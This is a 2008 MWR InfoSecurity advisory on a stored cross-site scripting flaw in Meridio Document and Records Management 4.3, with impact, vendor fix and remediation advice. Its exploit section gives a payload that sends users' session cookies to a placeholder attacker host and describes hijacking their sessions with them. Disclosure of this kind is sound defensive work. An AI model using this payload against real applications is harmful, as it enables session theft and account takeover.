

MWR InfoSecurity Security
Advisory

Meridio Documents and
Records Management
Embedded XSS vulnerability

15th January 2008



Contents

1	Detailed Vulnerability Description	5
1.1	Introduction	5
1.2	Technical Background.....	5
1.3	Overview of Vulnerability.....	5
1.4	Exploit Information	6
1.5	Dependencies	6
2	Recommendations.....	7

Meridio Document and Records Management Vulnerability

Package Name:	Meridio Document and Records Management
Date:	15 th January 2008
Affected Versions:	Confirmed in Version 4.3.

CVE Reference	Not Yet Assigned
Author	R Dominguez Vega
Severity	High Risk
Local/Remote	Remote
Vulnerability Class	Embedded Cross Site Scripting (XSS)
Vendor	Meridio Document and Records Management
Vendor Response	Whilst this issue was not publicly disclosed, a fix was implemented in 2005 that addresses this issue. Meridio users updating to version 4.3 SR1 and above will not be affected. Updates can be found in the following location:- http://www.meridio.com/products/meridio/
Exploit Details Included	Yes
OWASP Designation	XSS
Application Language	Microsoft .Net Framework

Overview:

Meridio Document and Records Management has been identified as being vulnerable to an embedded Cross Site Scripting attack that could potentially allow remote attackers to inject JavaScript into the application. This would then be executed within the context of the browser of the application user.

Impact:

The impact of this attack is only limited by the creativity of the attacker exploiting this vulnerability. The most dangerous form of XSS involves hostile code being permanently stored within the application. This means the embedded code would be executed by every user accessing the affected page and this is the case in this instance.

Cause:

The exploitation of this vulnerability is possible because the Meridio Document and Records Management does not properly sanitise parameters that are passed to it. If a script is passed to one of the affected Meridio Document and Records Management parameters, the script is embedded into the application and therefore is returned to the user's browser in the server response and executed.



Interim Workaround:

No workarounds are known for this issue.

Solution:

Meridio have addressed this vulnerability and implemented a fix in version 4.3 SR1 and higher. These versions have yet to be tested.

1 Detailed Vulnerability Description

1.1 Introduction

Meridio Document and Records Management is an enterprise content management system (Enterprise Document and Records Management - eDRM).

1.2 Technical Background


Cross Site Scripting (XSS) is an attack vector whereby a web application can be manipulated so that malicious HTML or JavaScript is inserted into the page returned to the user. This code will execute within the context of the user's session and will have access to information such as session cookies. The scope of XSS attacks is often only limited by the creativity of the person performing them. The most dangerous form of XSS involves the hostile code being permanently stored within the application which means the embedded code would be executed by every user accessing the affected page as is the case in this instance. The Meridio Document and Records Management vulnerability is the result of insufficient sanitisation of arguments passed from the user to the Meridio web server.

1.3 Overview of Vulnerability

The embedded XSS vulnerability was identified in the 'Title' field when uploading a document (name="subGeneralProps:dmpvDocTitle:PROP_W_title") and when creating a container (name="subGeneralProps:dmpvContainerTitle:PROP_W_title"). Code could also be injected within the uploaded document.

The code could be made publicly accessible for other users of the Meridio application and would be executed within the context of the browser accessing the embedded script. The malicious JavaScript could send a user's cookie to the attacker's web server. This cookie could then be used by the attacker to hijack the authenticated user's session on the Meridio server and gain full access to that user's account.

The screenshot below shows a JavaScript alert box being rendered on the Meridio application: -



1.4 Exploit Information

This vulnerability could be exploited in large number of ways; as mentioned above, the main limitation would be the creativity of the person performing the attack.

As a proof of concept, one simple example of hijacking session cookies via this attack is outlined below.

The attacker could inject the following malicious JavaScript in the 'Title' field when uploading a document, when creating a container, or within the uploaded document itself. Once uploaded, this document or container is publicly accessible by other users. -

```
<body onload="window.location.href='http://attacker-web-server/'+document.cookie;">Document Title</body>
```

At this stage the script will already be embedded and would be executed by any user viewing the document or container.

Once the JavaScript is executed, the user's session cookie could be transmitted to the attacker's web server where it could be viewed in the web log file.

The attacker could then use the cookie to access the user's authenticated session on the Meridio server. The attacker could then submit requests to the Meridio server replacing their own cookie with the captured cookie.

1.5 Dependencies

For this attack to be exploited an attacker would need to be a user of the application or to have compromised a user account.

2 Recommendations

It is recommended that the application code be redesigned such that all user input is subject to strict input validation. All input variables must be checked against specific data types with all unauthorised input being rejected. An additional protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation.

This can be achieved by enforcing the following approaches: -

- Filtering special characters such as < > () &
- By using HTML encoded equivalents which would not be executed by the web browser.
- Adjusting the allowed number of characters and data type(s) in fields according to the data requested. Typically, a certain number of characters is needed to be able to perform the XSS session hijack.
- Setting the HTTPOnly parameter on the cookie, thereby disabling access to the document.cookie method.

It should be noted that this sanitisation must be performed client side as well as server side, to avoid filtering rules being bypassed by the use of in line proxies.

It is also recommended that all Meridio Document and Records Management users should upgrade to the latest version or patch.

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com